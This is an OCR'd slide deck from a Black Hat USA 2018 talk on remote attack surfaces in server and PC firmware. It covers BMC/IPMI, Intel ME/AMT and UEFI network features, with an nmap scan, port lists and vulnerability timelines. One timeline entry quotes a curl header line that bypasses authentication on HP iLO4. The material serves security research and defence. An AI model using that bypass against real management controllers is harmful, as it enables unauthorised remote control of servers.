Remotely Attacking System Firmware

Alex Bazhaniuk Jesse Michael Mickey Shkatov

eclypsium


black hat USA 2018

Agenda

- Overview
- Remote attack surface
- BIOS Remote attack vectors
- Walkthrough exploits
- Detecting compromise

Overview

Overview


4
3
1
2
5
6
SUPERO
X10SLA-F
DESIGNED IN USA
RoHS

1
intel
Core™ i7


2
intel


3

4
ASPEED
AST2500
P6R192.00S-1E
1445 TAN A0 GP


5
American Megatrends

6
nuvoTon


SAMSUNG


crucial

BMC - Remote Attack surface



1 CPU


2 SRAM

3 FLASH

BMC - Remote Attack surface

- Common use cases
  - KVM
  - BIOS FLASH
  - Etc.
- Licensing tiers

BMC - Remote Attack surface



1 SHARED or DEDICATED NIC

2 SERIAL/MODEM

3 IPMB Remote management Card

4 ICMB Bridge

IPMI Specification, V2.0, Rev. 1.1

BMC - Remote Attack surface

```
Nmap scan report for supermicro-x11ssm-bmc.x.x.x (x.x.x.x)
Not shown: 65530 closed ports
PORT     STATE SERVICE  REASON        VERSION
80/tcp   open  http     syn-ack ttl 64 ATEN/Supermicro IPMI web interface
443/tcp  open  ssl/http syn-ack ttl 64 ATEN/Supermicro IPMI web interface
623/tcp  open  asf-rmcp syn-ack ttl 64 SuperMicro IPMI RMCP
5900/tcp open  vnc      syn-ack ttl 64 VNC (protocol 3.8)
MAC Address: 0C:C4:7A:40:60:97 (Super Micro Computer)

Nmap done: 1 IP address (1 host up) scanned in 1403.00 seconds
```


Remote Attack surface

BMC/IPMI history

1998	2001	2004	2013	2014	2018
IPMI v1.0 spec	**IPMI v1.5 spec**	**IPMI v2.0 spec**	**Many BMC/IPMI vulnerabilities published**	**SMC PSBlock password file vulnerability**	**HP iLO4 auth bypass and RCE**
Base version of IPMI specification released	Many enhancements to base specification including IPMI over LAN and IPMI over Serial/Modem	New features including Serial over LAN, Enhanced Authentication, Firmware Firewall, and VLAN support	Dan Farmer and HD Moore found over 300k BMCs connected to the internet, 53k vulnerable to cipher-zero auth bypass	Zachary Wikholm discovered that Supermicro BMCs have plaintext password file which could be retrieved remotely without auth, 32k on internet	Multiple vulns including trivial auth bypass: curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

ME/AMT Remote Attack surface

- Code loaded from platform SPI
- Code running in dedicated CPU in chipset
- Uses dedicated RAM & main RAM



ME/AMT Remote Attack surface

Manageability Ports

16992	Intel(R) AMT HTTP
16993	Intel(R) AMT HTTPS
16994	Intel(R) AMT Redirection/TCP
16995	Intel(R) AMT Redirection/TLS
623	ASF Remote Management and Control Protocol (ASF-RMCP)
664	ASF Secure Remote Management and Control Protocol (ASF-RMCP)
5900	VNC (Virtual Network Computing) - remote control program

https://software.intel.com/sites/manageability/AMT_Implementation_and_Reference_Guide

Remote Attack surface

Intel ME/AMT history

2006	2007	2008	2010	2017	Also 2017
AMT 1.0	**AMT 2.5**	**AMT 4.0**	**AMT 6.0**	**Critical auth bypass in AMT v6 through v11**	**Multiple vulns in AMT v8 through v11**
First version of Intel AMT available in Core 2 Duo vPro, from the very beginning included embedded web server and fw update capabilities	Wireless network support added here	Over-the-internet provisioning capabilities	Remote KVM support added here	Embedi discovered that you could login to AMT as admin with no password on all vPro systems since 2010	Positive Technologies found more vulns in AMT including multiple buffer overflows allowing privilege escalation and RCE

BIOS- Remote Attack surface


- Code loaded from main platform SPI
- Code running in main platform CPU
- Uses main RAM

Remote Attack surface

UEFI history

1998	2002	2007	2015	2016	2016
EFI 1.02	**EFI 1.10**	**UEFI 2.1**	**UEFI 2.5**	**UEFI 2.6**	**Missing size checks in DHCP code**
First version of Extensible Firmware Interface standard written by Intel	Intel released EFI 1.10 standard and contributed it to Unified EFI Forum	Cryptography, network authentication, and UI infrastructure added	WiFi, Bluetooth, HTTP, and HTTP BOOT functionality added	TLS implementation added based on OpenSSL	Security advisory released from USRT that DHCP code used untrusted length from network without checks, no known poc or exploit

BIOS- Remote Attack surface



UEFI 2.4 Network Stack

IPv4 PXE

iSCSI4

iSCSI6

IPv6 PXE

Ping

IfConfig

Ping6

IfConfig6

DHCP4

MTFTP4

FTP4

MTFTP6

DHCP6

IP4Config
TCP4
UDP4
ARP
IP4

IPSec

TCP6
UDP6
IP6
IP6Config

VLAN
VLANConfig

MNP

SNP

UNDI / NII


EAP

UEFI Plugfest – May 2015

www.uefi.org

5

BIOS- Remote Attack surface



HP UEFI extended Network Stack

HP UEFI Extended Network Stack

ISO / RAM Disk driver

WebEngine

HTTP(s)

FTP(s)

DNS

PXE

TFTP

DHCP

TLS

TCP

UDP

IP (v4/v6)

MNP/SNP


NIC HW Ethernet driver (UNDI)

Legend

- HP value-add components
- Open Source/existing components
- NIC Vendor components


BIOS- Remote Attack surface

UEFI Bluetooth Stack Architecture



http://www.uefi.org/sites/default/files/resources/Tony%20Lo_UEFI_Plugfest_AMI_Spring_2017_Final.pdf


BIOS- Remote Attack surface



http://www.uefi.org/sites/default/files/resources/Tony%20Lo_UEFI_Plugfest_AMI_Spring_2017_Final.pdf


BIOS- Remote Attack surface

HTTP and PXE boot



BIOS- Remote Attack surface


HP Intelligent Provisioning


hp
Configure and Install
Configure hardware and install OS in four steps
Perform Maintenance
Maintain your device with eight powerful tools

- Built into HP servers
- Allows download of firmware/drivers from internet
- Simple configuration and installation of operating system

BIOS- Remote Attack surface

SMTP from UEFI



ASRock UEFI

UEFI Tech Service

Contact Information

Name		Phone	
Country		E-Mail	
S/N		OS	

Subject

Problem Description

Attach a file under 3MB to show us your issue.


Please select one that best describes your issue.

Your system configuration will be sent to our support department.

- Sends email from BIOS
- Can mount NTFS partitions
- Attach any file from HD to email
- Could be used maliciously

BIOS- Remote Attack surface

Remote Diagnostics Download and Execute



Remote HP PC Hardware Diagnostics

Diagnostics Download URL: HP

Custom Download Address

Diagnostics Logs Upload URL

Custom Upload Address

Username

Password

Scheduled Execution: Enable

Frequency: Weekly


Execute On Next Boot: Enable

HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.

Last Execution Result

BIOS- Remote Attack surface

Remote Diagnostics Download and Execute



Remote HP PC Hardware Diagnostics

Diagnostics Download URL: HP

Custom Download Address

Diagnostics Logs Upload URL

Custom Upload Address

Username

Password

Scheduled Execution: Enable

Frequency: Weekly

Execute On Next Boot: Enable

